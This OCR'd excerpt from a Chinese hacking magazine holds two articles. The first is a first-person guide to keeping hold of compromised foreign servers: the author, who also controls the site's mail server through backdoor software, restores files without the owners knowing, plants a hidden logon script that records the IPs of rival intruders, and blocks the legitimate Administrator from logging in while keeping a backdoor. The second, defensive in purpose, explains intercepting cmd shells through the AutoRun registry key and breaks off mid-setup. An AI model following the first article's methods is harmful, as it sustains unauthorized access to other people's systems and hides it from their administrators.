


图4

维护“肉鸡”就是这样，“鸡主”自己动手总比被管理员发现好吧！对待“肉鸡”：爱它就要去维护它，它好我也爽（好象广告词啊）。

二、中“标”了

今天登录成功进入界面之后，有种不祥的感觉，照例进入“管理工具”的“终端服务器”，单击，再单击，又单击，居然不好使；不好！赶快进入“事件查看器”查看，点击同样打不开，点击“管理工具”里的其他图标项都不能用，有点慌神了，镇静一下，应该是有好奇的“入侵者”闯进来了（呵呵，自己就是一个入侵者），可能感觉机器里没有什么好玩的（本来就只是一些网页的备份图片、游戏动画之类），索性大肆破坏一下走人了事。

这下可为难这无薪的“管理员”，只好一步一步来查找原因了。先回到自己的机器上，正好本人用的是WIN2003 SERVER操作系统。看“管理工具”里面图标的属性，“目标”都关联在%SystemRoot%\system32\下面，再回到“肉鸡”上面，打开WINNNT下system32目录，果然发现里面的“管理工具”关联程序文件被删除了。

明白了症结之所在就好解决了，接下来就是在管理员发现之前去弥补它，庆幸的是本人还有一个完整的操作系统文件“备份”——该网站的Mail服务器，也被我控制着，只是很少登上去；只因我某一次使用后门软件查看屏幕时意外发现有管理员正在上面编辑网页，看来它是一台有管理员经常光顾的主机，所以就很少碰它。这次正好发挥一下这台服务器的作用了。

Mail服务器的软、硬件配置和Web服务器一样，操作系统都是2000 Server。登录Mail服务器，将其system32文件目录界面展开，和“中标肉鸡”的system32文件目录按照“文件类型”详细排列，因为不知道除了“管理工具”关联文件之外，“入侵者”还删除了别的什么文件没有，只好进行逐项“严打排查”，将“肉鸡”中缺少的程序文件一个个从Mail服务器里拷贝过来，随后再检查一下图标是不是可以正常使用了。工作过程是繁琐辛苦的，经此一役，我那本就近视的眼睛又要大踏步迈前进50度了。

一切搞定，进入“终端服务管理器”一看，头像呈灰色，这小子走人了居然也不注销登录。他是猜中了管理员用户Administrator的密码进来的，看了一下信息，公网IP，利用IP数据库查询软件showIP，如图5。




图5

这个IP地址查询软件功能还是很强大的，地址库也在不断升级中，做个“广告”介绍一下。结果显示，我倒！居然是浙江用户，心里那个骂啊：都是自己的同胞，你也太狠了点吧！

三、想招了

回头再仔细想想，假如该“入侵者”注销了这次登录，我不是什么蛛丝马迹都抓不着了么？那也太冤了吧。得想点办法加强对“肉鸡”的监控。倒是可以将“本地安全策略”里的“审核策略”打开，审计“帐户登录”的成功和失败的事件就足够了，审核太多了反而不好，这个审核是记录在安全日志中的，可以从“管理工具”→“事件查看器”中查看。不过这样的话，你可以看到，真正的管理员当然也可以看了，有点不好吧，太张扬。并且这样还是有一些美中不足：这个破烂玩艺居然不记录客户端的IP（只能查看在线用户的IP），而是华而不实的记录什么机器名，倒！要是入侵者起个PIG的机器名你只好受他的嘲弄了，不知道微软是怎么想的！

看来还是不能完全依赖微软呀，我们自己来吧，写个程序，一切搞定，你会C语言么？不会？VB呢？也不会？Delphi？……什么？你什么编程语言都不会？我再倒，算了，给你找个简单办法吧，我们来建立一个bat文件，俗称：批处理。文件名叫做tsLog.bat，这个文件用来记录入侵者的登录时间、主机IP，批处理内容如下：

```
@echo off
time /t >>tsLog.log
netstat -n -p tcp | find ":3389">>tsLog.log
start Explorer
```

我来耐心详细的解释一下这个文件的含义：@echo off，就不用介绍了吧！

第二行是记录用户登录的时间，time /t的意思是直接返回系统时间（如果不加/t，系统会等待你输入新的时间），然后我们用追加符号“>>”把这个时间记入tsLog.log作为日志的时间字段；

第三行是记录用户的IP地址，netstat是用来显示当前网络连接状况的命令，－n表示显示IP和端口而不是域名、协议，－p tcp是只显示tcp协议，然后我们用管道符号“|”把这个命令的结果输出给find命令，从输出结果中查找包含“:3389”的行（这就是我们要的入侵者的IP所在的行，如果你更改了终端服务的端口，这个数值也要作相应的更改），也就是说只要这个tsLog.bat文件一运行，所有连在3389端口上的IP都会被记录。我在tsLog.bat的最后一行加上了启动Explorer的命令start Explorer，如果不加这一行命令，用户是没有办法进入桌面的！

程序我们有了，那么如何让这个批处理文件自动运行呢？我们知道，终端服务允许我们为用户自定义起始的程序，就利用它。具体配置如下：“计算机管理”→“本地用户和组”→“用户”，选中你要监听的用户名（大多是监控administrator，本文是admin），打开其属性，选择“环境”界面，选中“登录时启动下列程序”，在“程序文件名”下框中输入批处理文件名tsLog.log，在“开始位置”下框输入放置文件的地址，本文是把它放在了“我的文档”，不过实战中可要注意隐藏啊，如图6。




图6

一切设置完毕后，注销再登录试验一下，可以看到你放置批处理文件目录下生成了tslog.log日志文件，其记录格式如下（当然IP地址也是随便编的，重在说明格式么）：

```
22:40
TCP    192.168.12.28:3389    192.168.10.123:4903    ESTABLISHED
22:54
TCP    192.168.12.28:3389    192.168.12.29:1039    ESTABLISHED
```

对于没有摸清3389“肉鸡”管理员规律的用户来说，上述是个很好的监控的方法，等于是在“肉鸡”上装了“私人入侵检测系统”。不过，正如前文所述，既然自己已经摸到管理员登录的规律，这样做当然也可以，不过，是不是可以再主动一点，胆子再大一点呢？

四、胆大了

对，既然“入侵者”大多都是从Administrator这个用户名下手，这个用户名也最容易被用来猜密码，那么索性在管理员不登陆的时间里我就把Administrator登录到服务器的权利禁掉。啊？胆子太大了点吧？

操作如下：还是“计算机管理”→“用户”，选中要禁止的用户Administrator，右键“属性”，“终端服务配置文件”，如图7。




图7

要禁止掉它，只需要把图示最下面“允许登录到终端服务器”复选框的选择去掉即可。而在Win2003 server中正好与此相反，复选项的说明为：拒绝这个用户登录到任何服务器，要注意与2000 server相区别啊，如图8。




图8


那么设定好之后再使用Administrator用户名登录的效果是什么呢？将会出现一个登陆消息框提示你：你的交互登录特权已经被停用，请与系统管理员联系。等到管理员登录那几天再把复选框选上即可。可要记着给自己留后门啊！别只顾着高兴，把自己也关门外了，那就糗大了。哈哈，搞定！这下风险小多了。

文中的故事发生在M国“肉鸡”上，为了方便E文不太好的看客，截图都是在中文2000 server上做的，特此声明！

五、有感了

洋洋洒洒写了这么多，最后连自己都有点搞不清自己到底是“黑客入侵者”呢还是“系统管理员”呢？有种“敌中有我，我中有敌”的感觉。确实，拥有一个好的“肉鸡”不容易，维护好一个“肉鸡”更不容易，后者更需要你身兼两职，既需要你有各种“黑”的知识来预测别人怎么攻击你，同时又需要你有各种“反黑”的知识预测怎样防范攻击。遂美其名曰“黑客管理员”！

（本文涉及的相关工具：IP数据库查询软件showIP，光盘中有收录。）



CMD的终极防守

Jnc

一、前言

翻开网络上的入侵资料看看吧，大多数的入侵都是在cmd下完成的，比较典型的有溢出得到一个system权限的cmdshell，然后种植一个Tcmd之类绑定了cmd.exe的后门。也有利用web程序的漏洞得到一个webshell，然后利用低权限的cmdshell来提升权限，最后再种植后门……各种各样的攻击都说明入侵和cmd.exe是相关的，因为一个cmd.exe就是一个用户与系统交互的接口，是入侵者进入系统的首要目标。当然，我们不能在这里坐以待毙，如何防止别人通过溢出得到你的cmdshell，如何知道别人已经进入系统并且获得cmdshell，如何在人家登陆到我们机器的时候抓住入侵者呢？现在就让我们打造一个cmd下的终极防线吧。

二、原理

网络上谈得比较多的一种防范的方法是将cmd.exe设置权限，这样的确可以起到很大的作用，但是权限难以确定，并且如果别人自己上传cmd.exe的话还是可以突破的，然后用nc绑定cmd.exe到一个端口还是可以得到cmdshell。今天我给大家介绍一种新的方法，不用设置cmd的权限哦！首先说说原理，还是打开你的cmd命令窗口，运行命令cmd /?，看看得到了什么吧！如图1。




图1

注意以下内容：

如果/D未在命令行上被指定，当CMD.EXE开始时，它会寻找以下REG_SZ/REG_EXPAND_SZ注册表变量。如果其中一个或两个都存在，这两个变量会先被执行。

HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun和/或HKEY_CURRENT_USER\Software\Microsoft\CommandProcessor\AutoRun。

也就是说，如果存在HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun和HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun这两个键值，并且你不是用cmd.exe /D启动cmd进程的话，会在启动cmd.exe之前先去执行这两个键值指定的程序。嘿嘿，想到什么了，既然可以先于cmd.exe之前执行自己的程序或者脚本，我们就完全可以控制cmd.exe的动作了。

三、实战

我们找到了可以利用的东西，现在看看如何利用cmd.exe的这个特性来做些什么吧！关键是编辑

HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun的内容（没有的话你可以新建一个），为你自定义的一个脚本的位置，为了方便，我们可以使用批处理，我的系统是2000 adv server。譬如你可以在c:\winnt\system32下写

入一个cmd.bat的批处理文件，内容为你希望在启动cmd.exe进程之前要运行的命令，然后编辑HKEY_CURRENT_USER\Software\Microsoft\Gommand Processor\AutoRun的内容为c:\winnt\system32\cmd.bat，如图2。

